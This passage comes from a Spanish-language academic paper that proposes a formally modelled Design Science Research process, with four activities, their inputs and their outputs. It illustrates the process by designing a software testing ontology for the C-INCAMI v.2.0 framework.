En [17] los autores presentan un proceso para DSR estructurado en tres fases principales: 1) identificación del problema, 2) diseño de la solución y 3) evaluación, que pueden interactuar entre ellas. Cada fase implica ciertos pasos a seguir. La fase de identificación del problema se divide en: identificar el problema, revisar la literatura, realizar entrevistas con expertos y una pre-evaluación de la relevancia del problema. Cuando el problema se identifica se realiza una evaluación de su relevancia para decidir si será abordado como un problema a resolver con DSR. Esto implica determinar una hipótesis, la cual se irá ajustando conforme el proceso de investigación avance. La evaluación de la pre-relevancia se lleva a cabo interrogando distintos investigadores a fin de determinar si acuerdan con las hipótesis planteadas para el problema detectado.

La fase de diseño de la solución se divide en los siguientes pasos: diseño del artefacto e investigación de la literatura. Luego de que el problema se identificó y su relevancia es admitida para ser abordada mediante DSR, es preciso determinar una solución a dicho problema en la forma de un artefacto.

Finalmente, la fase de evaluación implica refinar la hipótesis (si es necesario) y realizar sobre ella casos de estudio que permitan ir ajustando la misma. Adicionalmente, sugieren utilizar la técnica de entrevistas con expertos para demostrar que hay interés general en la solución. La entrevista puede tener la forma de "¿considera que el artefacto provee una solución viable para el problema?". Y podría también incluirse una pregunta respecto a la relevancia, aun cuando ésta ya fue analizada durante la etapa de identificación del problema.

Para concluir con el proceso de investigación, los resultados se sintetizan y se publican en tesis doctorales, revistas y/o eventos científicos. De esta manera, se espera una retroalimentación de la comunidad científica interesada sobre los resultados expuestos obtenidos. El trabajo en [17] es relevante y las fases han sido consideradas para la construcción del proceso sugerido en este trabajo. Sin embargo, el proceso no está modelizado sino más bien, presentado en forma de esquema, sin tener en cuenta productos de trabajos producidos y consumidos por las distintas fases. Además, solo considera la perspectiva de modelado de proceso de comportamiento.

Otros trabajos de interés son [9, 10], en el cual los autores presentan un marco de investigación que permite comprender el alcance de DSR para ser aplicado en investigaciones relacionadas a SI. Además contiene siete guías que ayudan a entender los requisitos para utilizar de manera efectiva DSR. Las guías son las siguientes: 1) el diseño como un artefacto; 2) relevancia del problema; 3) evaluación del diseño; 4) contribuciones de la investigación; 5) rigor de la investigación; 6) el diseño como un proceso de búsqueda; y 7) comunicación de la investigación. En síntesis, estas guías sostienen que DSR debe producir un artefacto viable, que constituya una solución a un problema de negocio relevante. Para determinar la viabilidad del artefacto se debe evaluar su utilidad, calidad y eficacia por medio de métodos rigurosos de evaluación (casos de estudio, testing, simulaciones). Esto permitirá conocer las contribuciones en el dominio de investigación que el desarrollo del artefacto brindará a la comunidad en sí, y finalmente, contribuir a dicha comunidad por medio de la comunicación de los resultados. Al igual que sucede con [17], en [9, 10] tampoco se presenta un modelo de proceso que indique formalmente las actividades y tareas a desarrollar, teniendo en consideración estas guías. Menos aún hace mención de los productos de trabajo que se consumen y producen a lo largo del proceso de DSR, tal como se ilustra en la Sección 3 del presente trabajo.

Los autores de [22] presentan lo que denominan un modelo de proceso para DSR, pero no formalizado en un lenguaje de modelado, sino simplemente con una figura de cuadros, que ilustra la secuencia de actividades (es decir, la vista de comportamiento) que proponen seguir para implementar el enfoque de investigación. El trabajo es también relevante y sirvió como material para formalizar el proceso que se propone en este artículo. Las actividades planteadas en [22] inician con la identificación del problema y la motivación, detectando la relevancia del mismo. A seguir, se identifican los objetivos de la solución. La solución es el artefacto que debe ser diseñado y construido. Posteriormente se demuestra su eficacia como solución al problema identificado. La demostración puede ser llevada a cabo por medio de casos de estudio,

experimentación, simulación, prueba de conceptos, entre otros. Luego se evalúa y, de ser necesario, se vuelve a la etapa de diseño para realizar una nueva iteración. Finalmente, concluyen con la actividad de comunicar los resultados para diseminar el conocimiento obtenido a la comunidad interesada.

En [28] se describe un modelo del proceso general que se sigue en la aplicación de DSR. En términos generales, esta propuesta propone como inicio el descubrimiento del problema, generando como salida una propuesta del mismo. Luego se continúa con una fase denominada creativa, donde se detectan las funcionalidades y requisitos que deberá tener el artefacto, para dar luego lugar a la etapa de desarrollo. El proceso culmina con la evaluación del artefacto de acuerdo a los requisitos establecidos y la exposición de los resultados, dentro de la etapa de conclusiones. Este trabajo, al igual que los anteriores analizados, realiza más bien la descripción de las tareas enmarcadas dentro de "pasos del proceso" (como los autores prefieren denominar) pero carece de una especificación formal, tal como se plantea en este trabajo. Es importante destacar que en [28] se tuvieron en cuenta las vistas de comportamiento y funcional, al igual que en el presente artículo. No obstante, dentro de la perspectiva funcional, solo se ilustran los artefactos producidos por las actividades, sin modelar las entradas de las mismas.

Finalmente, varios trabajos coinciden en argumentar la falta de un proceso estandarizado para implementar el enfoque DSR en SI (como por ejemplo en [7, 14, 21]).

3. Especificación del Proceso de DSR Propuesto

De acuerdo a [9], la aplicación del enfoque DSR en SI consiste de tres ciclos de investigación, denominados ciclo de Relevancia, de Diseño y de Rigor, como se ilustran en la Figura 2.

En el ciclo de Relevancia se identifica el dominio del problema, detectando problemas/metas organizacionales y oportunidades de mejora. Además, se llevan a cabo las investigaciones del estado del arte para determinar la relevancia de abordar la solución del problema mediante DSR. También se formulan las preguntas de investigación y los requisitos del artefacto que guiarán el diseño y construcción del mismo.

Por otra parte, en el ciclo de Diseño, se itera entre las principales actividades de diseño y construcción del artefacto. A su vez se identifica qué proceso de diseño, métodos o heurísticas se utilizarán para construir el artefacto, así como también cuáles evaluaciones se ejecutan para evaluar el diseño. También se identifican mejoras en el diseño a través de la retroalimentación obtenida de las validaciones durante el ciclo de Relevancia.

Finalmente, en el ciclo de Rigor se asegura que el diseño esté basado en teorías científicas y métodos bien establecidos. En caso de ser un artefacto útil para resolver el problema en cuestión, se podrá incluir en la base de conocimiento para contribuir al acervo de la sociedad.

Considerando estos ciclos, la Figura 3 muestra el modelo de proceso para DRS que se propone en este trabajo, que contempla la vista funcional y de comportamiento. Las actividades que se corresponden con el ciclo de Relevancia están agrupadas en la actividad que se denomina "A1 Identificar Problema/Solución". Por su parte, las actividades comprendidas en el ciclo de Diseño, corresponden a la actividad "A2 Diseñar y Desarrollar la Solución" y a la actividad "A3 Ejecutar Verificación y Validación (VyV)". Las actividades para el ciclo de Rigor están relacionadas con el flujo de información desde la base de conocimiento, principalmente para las actividades 1, 2 y 3 de la Figura 3, aunque también se relacionan con la difusión y la diseminación del conocimiento obtenido como producto de la investigación. Esto se corresponde a la actividad "A4 Comunicar la Investigación".

Las sub-secciones siguientes describen cada una de




Figura 2. Ciclos en DSR (extraído de [9]).




Figura 3. Perspectiva funcional y de comportamiento del proceso de DSR propuesto, especificado en SPEM. Notar que aquellos nombres de artefactos terminados en "(*)" indican que están replicados para mejorar la legibilidad del modelo.

estas 4 actividades para el proceso de DSR propuesto. Además, se documenta cómo se llevaron a cabo las actividades A1 y A2 para la construcción de una ontología de testing de software, aspecto que se considera como un caso aplicado del proceso propuesto en este trabajo.

3.1 A1 Identificar Problema/Solución

De acuerdo a la Figura 3, la primera actividad "A1 Identificar Problema/Solución" comprende las siguientes sub-actividades: i) Definir Problema/Solución, ii) Investigar soluciones actuales y iii) Especificar requisitos de diseño. Para la primera sub-actividad ("Definir Problema/Solución") se tienen las tareas de "Definir el objetivo/problema de negocio" y "Definir la solución". Para definir el problema se requiere de las metas de necesidad de información organizacionales, es decir, del conocimiento que tiene la organización sobre problemas y/u objetivos a alcanzar. La salida producida por esta tarea es el artefacto "Definición del problema de negocio".

Para el caso aplicado, la entrada relacionada a la meta de necesidad de información es la siguiente: "*el grupo de investigación GIDIS_Web requiere una conceptualización ontológica del dominio de testing de software para ser integrada al marco conceptual C-INCAMI v.2.0 y que se relacione con los componentes de requisitos funcionales, requisitos no funcionales, desarrollo y mantenimiento*". En [2, 18] se describe el marco conceptual C-INCAMI v.2.0 al que se agregará la ontología de testing. La Figura 4 ilustra el documento "Definición del problema de negocio" de acuerdo a la plantilla de especificación de un problema propuesto en [29].

Con el problema especificado se procede a definir la solución del mismo. Para esto, se requiere de la base de conocimiento para indagar sobre otras soluciones a problemas similares como así también cualquier documentación que ayude a establecer los requisitos de la solución. Para el caso aplicado se recuperaron de la base de conocimiento los documentos referenciados en [4, 11, 12]. Tras revisar estos documentos y en consideración del

Definición del problema de negocio
***Obtener*:** una conceptualización rigurosa del dominio de testing. ***Por medio de*:** la estructuración del dominio como una ontología. ***Tal que*:** la ontología satisfaga los siguientes requisitos: i) relacionarse con conceptos provenientes de requisitos funcionales, requisitos no funcionales, desarrollo y mantenimiento, ii) que sea de dominio de alto nivel. ***De manera de lograr*:** soporte para la especificación de una familia de estrategias integradas destinadas a satisfacer metas con propósitos de testing.

Figura 4. Artefacto "Definición del problema de negocio".

problema establecido, se generaron los requisitos para la solución, estableciendo para cada uno de ellos una prioridad de acuerdo a las necesidades que requiere la ontología. Como resultado, los requisitos con prioridad alta que se identificaron fueron los siguientes:

- ✓ La ontología debe estar conceptualizada y no necesariamente implementada.
- ✓ La ontología debe contener conceptos de testing que se puedan vincular con conceptos de requisitos funcionales, requisitos no funcionales, desarrollo y mantenimiento.
- ✓ La conceptualización de la ontología debe estar representada gráficamente en algún lenguaje de modelado para estos propósitos.
- ✓ La ontología debe tener una cobertura amplia del dominio de testing de software, es decir, debe contener conceptos relacionados a testing dinámico y estático como a testing funcional y no funcional.
- ✓ La ontología debe considerar relaciones tanto taxonómicas (es-un y todo-parte) como no taxonómicas.
- ✓ La ontología debe estar desarrollada siguiendo alguna metodología rigurosa y/o formal.
- ✓ La ontología debe estar desarrollada considerando estándares internacionales y/u otras ontologías, taxonomías o glosarios de testing de software.

Por otra parte, como requisito con prioridad media, solo se identificó que "la ontología debiera ser de dominio de alto nivel".

De acuerdo a la Figura 3, la segunda sub-actividad en "A1 Identificar Problema/Solución" se denomina "Investigar soluciones actuales" y consiste en otras dos sub-actividades: "Realizar investigación de la literatura" y "Obtener retroalimentación con expertos". Se puede llevar a cabo solo una de estas dos actividades o ambas en paralelo. Las entradas requeridas para realizarlas son la base de conocimiento y los "Requisitos de la solución". Lo fundamental es hacer un buen análisis del estado del arte de la situación actual respecto a la solución planteada y, en caso de ser necesario, consultar con expertos del dominio. Para la primera de ellas en [26] se presenta un proceso que guía las actividades implicadas en una Revisión Sistemática de Literatura (RSL). En el caso aplicado se utilizó dicho proceso, el cual es considerado como el artefacto de entrada desde la base de conocimiento para llevar a cabo la actividad "Realizar investigación de la literatura". Como salida se generó el documento "Síntesis de información" que se muestra en la Figura 5. En dicha

Síntesis de información
No existe una ontología que cumpla todos los requisitos propuestos. Dentro de las que tienen mejor cobertura se encuentran ROoST [5] y la propuesta por Asman *et al*. [1], pero no están vinculadas directamente con conceptos de requisitos funcionales y no funcionales. Además, ROoST no tiene en cuenta conceptos de testing estático.

Figura 5. Artefacto "Síntesis de información".

figura se muestra un extracto de la síntesis que se encuentra de forma completa en [25].

Cabe aclarar que en este caso aplicado no se realizó la otra sub-actividad, a saber; "Obtener retroalimentación con expertos".

Siguiendo con el proceso de la Figura 3, se debe ejecutar la tarea "Analizar relevancia del problema/solución". La misma requiere como entrada los documentos de "Síntesis de información", "Requisitos de la solución" y "Definición del problema de negocio". Con todo lo documentado se genera el "Informe de relevancia" el cual expondrá la importancia del problema/solución para ser abordado mediante el enfoque DSR. La Figura 6 ilustra dicho documento producido para el caso ilustrado en este trabajo.

Informe de relevancia
Se decidió que el problema/solución es relevante para ser abordado por DSR por dos razones: i) no existe una ontología que satisfaga todos los requisitos propuestos, ii) construir/adaptar una ontología para que satisfaga todos los requisitos propuestos no es rutinario, por el contrario, es una tarea compleja de llevar a cabo, por los siguientes motivos: 1) se deben considerar diferentes fuentes de las definiciones de la terminología del dominio de testing (como estándares internacionales, otras ontologías, etc.) para poder obtener mayor cobertura que las soluciones existentes; 2) se debe tener en cuenta en el diseño que la ontología a desarrollar se pueda vincular directamente con conceptos de requisitos funcionales, requisitos no funcionales, desarrollo y mantenimiento para beneficiar a las estrategias de testing a desarrollar; y 3) sería deseable diseñar la ontología de dominio de alto nivel ya que una ontología de este tipo favorece el desarrollo de ontologías de dominio de bajo nivel y promueve la existencia de un vocabulario básico común para el dominio de testing.

Figura 6. Artefacto "Informe de relevancia".

Si el problema no es relevante respecto al estado del arte, el proceso puede terminar en esta etapa o bien se puede continuar refinando la definición del problema/solución, volviendo a realizar las primeras sub-actividades de A1. En contrapartida, si es relevante, se continua con la sub-actividad "Especificar requisitos de diseño". Para esto, primero se realiza la tarea de "Especificar preguntas de investigación" y luego la tarea

de “Especificar requisitos del artefacto”. Para llevar a cabo estas dos tareas se requiere como entradas la “Síntesis de información” y los “Requisitos de la solución”. Se genera como salida los documentos denominados “Preguntas de investigación” y “Requisitos del artefacto”. Las preguntas de investigación (PI) servirán posteriormente para evaluar el artefacto construido. La clara formulación de las mismas representa una actividad fundamental en cualquier estudio de investigación debido a que direccionan la investigación y transmiten su esencia [27]. Para el caso aplicado en este artículo, las preguntas de investigación formuladas fueron las siguientes:

- **PI_1**: ¿Qué requisitos para la ontología de testing de software son los más adecuados para dar soporte a estrategias que ayuden a alcanzar metas de testing? A partir de esta pregunta se derivaron las siguientes sub-preguntas:
  - *PI_1.1*: ¿La ontología a desarrollar debería ser de dominio, de dominio de alto nivel o fundacional?
  - *PI_1.2*: ¿Cuál/es son las terminologías documentadas (estructuradas en glosarios, taxonomías u ontologías) más robustas y ricas para el dominio de testing de software?
  - *PI_1.3*: ¿Cuáles son los principales términos que debería tener la ontología de testing de software para alcanzar una buena cobertura?
  - *PI_1.4*: ¿La ontología a desarrollar debería estar a nivel de conceptualización y/o implementación?
  - *PI_1.5*: ¿Cuál es la metodología de desarrollo de ontologías más adecuada?
- **PI_2**: ¿Cómo integrar la ontología de testing con los componentes conceptuales (sub-ontologías) existentes del marco C-INCAMI v.2.0? A raíz de ella surgieron:
  - *PI_2.1*: ¿Con qué sub-ontologías de C-INCAMI v.2.0 se debe relacionar la nueva ontología de testing de forma directa?
  - *PI_2.2*: ¿Qué términos son necesarios para relacionar e integrar las diferentes sub-ontologías de C-INCAMI v.2.0 con la ontología de testing de software?
- **PI_3:** ¿Cómo asegurar la calidad de la ontología de testing de software? Esta pregunta de investigación también se derivó en sub-preguntas, a saber:
  - *PI_3.1*: ¿Qué características de calidad se deberían evaluar de la ontología?
  - *PI_3.2*: ¿Qué estrategias de verificación y validación son las más adecuadas para evaluar las características de calidad de la ontología?

Por su parte, los requisitos del artefacto que se identificaron para el caso aplicado a partir de las preguntas de investigación fueron los siguientes:

1. Diseñar la ontología de dominio de alto nivel (relacionado con PI_1.1).
2. Considerar i) los estándares internacionales ISTQB [12], ISO 29119 (partes 1, 2, 3 y 4) [11], ii) la ontología ROoST [5] y la descripta por Asman *et al.* [1] para que la ontología desarrollada adhiera su terminología a los trabajos existentes que cuentan con visibilidad internacional (relacionado con PI_1.2).
3. La cobertura terminológica de la ontología de alto nivel debe ser la necesaria y suficiente para ser extendida por sub-ontologías de dominio. Para ello, debe considerar términos relacionados a testing estático y dinámico, como así también a testing funcional y no funcional. Además, se deben tener en cuenta conceptos de definiciones de trabajo de testing (proceso, actividad, tarea), productos de trabajo de testing (artefacto, resultado), métodos, agentes y entidades de testing, los cuales serán enriquecidos semánticamente con conceptos de otras ontologías a nivel *core* y fundacional (relacionado con PI_1.3).
4. Debe haber un balance en la cobertura de relaciones taxonómicas y no taxonómicas (relacionado con PI_1.3).
5. La ontología debe estar desarrollada a nivel de conceptualización, y no necesariamente a nivel de implementación en un lenguaje formal, dado que el principal objetivo es enriquecer a especificaciones de procesos y métodos de las estrategias de testing (relacionado con PI_1.4).
6. Utilizar MethOntology [6] en conjunción con Ontology 101 [15] para la construcción de la ontología hasta su fase de conceptualización (relacionado con PI_1.5).
7. Relacionar los términos de la ontología de testing directamente con conceptos de las ontologías de requisitos funcionales y requisitos no funcionales. Adicionalmente se pueden relacionar términos de la ontología de testing de software con otros componentes conceptuales como el de metas de negocio, proyecto y contexto. Nota: En esta primera versión de desarrollo del artefacto no se considerará el enlace de la ontología de testing de software con componentes conceptuales de mantenimiento y desarrollo, dado que aún no están construidos. Sin embargo, la cobertura del artefacto a construir debe permitir dicha vinculación ulterior (relacionado con PI_2.1).
8. Los términos necesarios para relacionar e integrar las diferentes sub-ontologías de C-INCAMI v.2.0 (ver Figura 1) con la ontología de testing de software son: i) componente de requisitos no funcionales (NFRs): entidad evaluable y requisito no funcional; ii) componente de requisitos funcionales (FRs): entidad desarrollable y requisito funcional; iii) componente meta de negocio: meta de negocio y meta de necesidad de información; iv) componente de proyecto: proyecto, estrategia y plan de proyecto; v) componente contexto: contexto y propiedades de contexto (relacionado con PI_2.2).
9. Las características a evaluar de la ontología de testing de software son: calidad estructural ontológica, disponibilidad balanceada de relaciones, cobertura terminológica de funcional y no-funcional, adherencia con otros vocabularios (relacionado con PI_3.1).
10. La estrategia para evaluar la ontología es GOCAMEC [24]. Además se validará con otros grupos de expertos del dominio (relacionado con PI_3.2).

3.2. A2 Diseñar y Desarrollar la Solución

De acuerdo a la Figura 3 que ilustra el proceso propuesto de DSR, la primera actividad que da inicio al diseño y construcción de la solución se denomina "Seleccionar procesos y métodos de desarrollo". Tiene como entrada el documento de "Requisitos del artefacto" y la base de conocimiento. Para el caso aplicado, de la base de conocimiento se recuperaron dos documentos que presentan métodos y procesos para desarrollar ontologías, referenciados en [6, 15]. Como salida se genera un artefacto con la especificación de los procesos y métodos de desarrollo seleccionados.

A continuación, sigue la sub-actividad "Diseñar y construir una versión del Artefacto" que se compone de las sub-actividades "Diseñar el artefacto" y "Construir el artefacto". Cabe destacar que para ambas actividades se requiere del documento "Procesos y métodos de desarrollo seleccionados", como así también la base de conocimiento. Si bien en la actividad anterior se seleccionan procesos y métodos desde la base de conocimiento para diseñar y desarrollar el artefacto, eventualmente se podría requerir de algún otro proceso y/o método que no se haya previsto. Ahora, para la primera de ellas ("Diseñar el artefacto"), se utilizan también los requisitos del artefacto. Se genera como salida el "Diseño del artefacto", el cual sirve como entrada para la actividad siguiente (esto es, "Construir el artefacto"). Para el caso aplicado descripto, el diseño de la ontología de testing se realizó siguiendo los pasos que propone MethOntology [6]. MethOntology fue la metodología elegida para diseñar la ontología y realizar hasta la etapa de conceptualización que dicha metodología propone. Por lo tanto, de acuerdo a esta metodología, se llevaron a cabo los siguientes pasos:

1. Etapa de Especificación: MethOntology propone en esta etapa delimitar el objetivo y alcance de la ontología a construir. Para el caso aplicado que aquí se ilustra se distinguen dos objetivos. Por un lado, el desarrollo de la ontología de testing tiene como propósito principal servir como base o dar soporte a la especificación de una familia de estrategias de testing. Para ello, debe poder cubrir conceptos que involucren tanto procesos como métodos de testing. Por otro, se requiere que la ontología pueda agilizar la comprensión del dominio de testing para futuros testers, brindándoles explícitamente la terminología compactada y resumida de diferentes fuentes para su estudio. Respecto al alcance de la ontología, debido a que debe proveer un soporte terminológico de procesos y métodos de testing, la ontología debe cubrir principalmente conceptos de actividades, productos de trabajo (entradas y salidas), roles y técnicas de testing, y que los mismos sean de alto nivel. A su vez, la ontología debe abarcar conceptos de testing estático y dinámico, niveles de testing y también de testing funcional y no funcional. Por último, se debe tener en cuenta que se debe relacionar con conceptos de requisitos funcionales y no funcionales. Como fuentes de conocimiento se consideran ISTQB [12], ISO 29119 (partes 1, 2, 3 y 4) [11] y todas las ontologías obtenidas en la revisión sistemática de literatura (documentadas en [25]).
2. Etapa de Conceptualización: es importante remarcar que esta etapa está en proceso avanzado de desarrollo por lo que aquí no se ilustra. Con respecto a Ontology 101, esta metodología se utilizó en conjunto con la etapa de conceptualización de MethOntology para obtener la primera versión de la ontología. Cabe destacar que, aunque aún no se haya producido una primera versión estable de la ontología, ya se realizaron varios ciclos de diseño-construcción de la misma, logrando un primer modelo (como artefacto) con las definiciones de los principales términos involucrados; pero no se muestran en este artículo por razones de espacio. La ontología completa, siguiendo el proceso DSR propuesto en este trabajo, será documentada en un trabajo próximo.

Con el diseño del artefacto se inicia su construcción, obteniendo como salida una versión del mismo. Si es necesario re-definir el diseño ya que se deben considerar más requisitos, entonces se itera otra vez a la sub-actividad de diseño del artefacto. Caso contrario, el proceso continúa con la actividad A3, la cual se detalla en la siguiente sub-sección. Cabe aclarar que, aunque no se ilustre en el proceso de la Figura 3 para evitar sobrecargarlo, si se volviera a realizar la actividad de diseñar el artefacto también tendría como entrada alguna versión del diseño para poder re-definirlo.

3.3. A3 Ejecutar Verificación y Validación (VyV)

El proceso continúa con la tercera actividad denominada "A3 Ejecutar Verificación y Validación (VyV)". De acuerdo a la Figura 3, la primera actividad que comprende se denomina "Seleccionar procesos y métodos de VyV" que produce como salida el documento "Procesos y métodos de VyV seleccionados". Para producirlo utiliza la base de conocimiento. Ejemplos de procesos y/o métodos de VyV pueden ser métricas e indicadores específicos, técnicas de testing de caja blanca o caja negra como cobertura de sentencias o particionado de equivalencias, respectivamente, entre otros. Para verificar y validar ontologías se suelen utilizar preguntas de competencia, revisiones de expertos y/o casos de uso.

La siguiente actividad a realizar es "Ejecutar la VyV", que requiere como entrada los requisitos del artefacto, su diseño, el artefacto construido y el detalle de los procesos y/o métodos seleccionados. Es importante remarcar que se pueden verificar y/o validar tanto el artefacto como su diseño contra los requisitos. Con los procesos y/o métodos seleccionados (que pueden ser cuantitativos, con heurísticas, de cuestionario) se lleva a cabo la verificación y validación de una versión del artefacto y se produce como resultado el informe "Resultados de VyV".

Una vez obtenidos los resultados de la VyV, en la actividad "Analizar resultados de VyV" se corroboran los mismos contra lo establecido en las preguntas de investigación, puesto que estas deben ser respondidas en la mayor totalidad posible para asegurarse de que el artefacto tiene la utilidad planteada inicialmente. Se genera un

documento denominado "Informe de Conclusión/Recomendación de VyV" en el cual se determina si es necesario volver a la etapa de diseño y construcción (ver Figura 3, "A2 Diseñar y Desarrollar la Solución") debido a que el artefacto no satisface todos los requisitos, o por el caso contrario, se puede avanzar hacia la última etapa del proceso. De aquí la importancia de establecer las preguntas de investigación y de iterar en ellas tanto cuanto sea necesario hasta asegurarse que cubren todos los aspectos propuestos en el diseño y construcción del artefacto.

3.4. A4 Comunicar la Investigación

La última actividad del proceso es "A4 Comunicar la Investigación" (ver Figura 3). La sub-actividad que comprende se denomina "Documentar/Comunicar los resultados" y recibe como entrada ocho artefactos, a saber: 1) el "Informe de Conclusión/Recomendación de VyV"; 2) una versión del artefacto generado; 3) el "Informe de relevancia"; 4) las preguntas de investigación; 5) los requisitos del artefacto; 6) los procesos y métodos de VyV seleccionados; 7) el diseño del artefacto; y 8) los procesos y métodos de desarrollo seleccionados. Haciendo uso de todos ellos se produce como salida reportes técnicos, científicos, o tesis, que permitan documentar la investigación realizada para el desarrollo del artefacto. Esto permitirá constituir un acervo de investigación que contribuye a la comunidad interesada. Para el caso aplicado, el ámbito de incumbencia es la comunidad dedicada al aseguramiento de calidad del software. Si el impacto en la comunidad científica relacionada es positivo y de interés, es decir, el artefacto es ampliamente adoptado debido a su utilidad, relevancia y carácter de innovador, entonces se almacena todo el material producido con los resultados del artefacto en la base de conocimiento para que esté disponible para el diseño y construcción de otros artefactos con el enfoque DSR. De esta manera, queda disponible para futuras implementaciones del proceso para la construcción de otros artefactos.

4. Conclusiones y Trabajos Futuros

Las ciencias de la computación, en particular la disciplina de SI, han adoptado el enfoque de investigación de DSR para el diseño y construcción de artefactos. Sin embargo, un mero análisis de la literatura al respecto permite observar que las actividades que se proponen seguir para el enfoque no están modelizadas formalmente bajo un proceso que guíe y establezca entradas, salidas e iteraciones entre ellas.

Con el objetivo de aportar en este aspecto, el presente trabajo describe un proceso inicial (considerando las vistas de modelado de proceso funcional y de comportamiento, especificado en SPEM) que permite, de manera sistemática, llevar a cabo las actividades y tareas implicadas en el enfoque DSR. Tener modelizado el proceso de DSR facilita el entendimiento y la comunicación del mismo para la comunidad interesada, redundando en consistencia y repetitividad en la ejecución de las actividades y tareas que lo componen.

Con el fin de ilustrar aspectos de dicho proceso se ilustró, en conjunto con la descripción del mismo, un caso aplicado para el diseño y construcción de una ontología de testing de software. Por lo tanto, las contribuciones que se persiguieron fueron dos, a saber: describir el proceso para DSR y aplicarlo para construir un artefacto no trivial y relevante, como es una ontología de testing de software.

La ontología de testing es de especial interés para nuestro grupo de I+D (y para la comunidad en general) ya que, en los últimos años, los esfuerzos de investigación estuvieron enfocados hacia el diseño de estrategias integradas que permitan establecer un curso de acción específico (además de proveer los métodos y la base conceptual necesaria) para alcanzar metas con propósitos de evaluación. En especial, el desarrollo de una ontología de testing como artefacto empleando DSR permite a partir de la misma construir una estrategia que defina el qué (proceso) y el cómo (métodos) para llevar adelante metas con propósitos de testing de software.

Como trabajos futuros se prevé utilizar el enfoque DSR y su proceso aquí especificado para la construcción de nuevos artefactos. Entre ellos, se van a desarrollar procesos y métodos de testing para dar lugar, junto con la ontología del caso aplicado, a una familia de estrategias integradas de testing de software. Además, el grupo de investigación está avanzando en la creación de una arquitectura ontológica de diferentes niveles o capas (fundacional, *core, de* dominio y de instancias), donde la ontología de testing aquí presentada forma parte de la misma a nivel de dominio. Todos estos artefactos a construir, enmarcados con el enfoque DSR, permitirán una validación más amplia del proceso de DSR aquí propuesto.

Agradecimientos

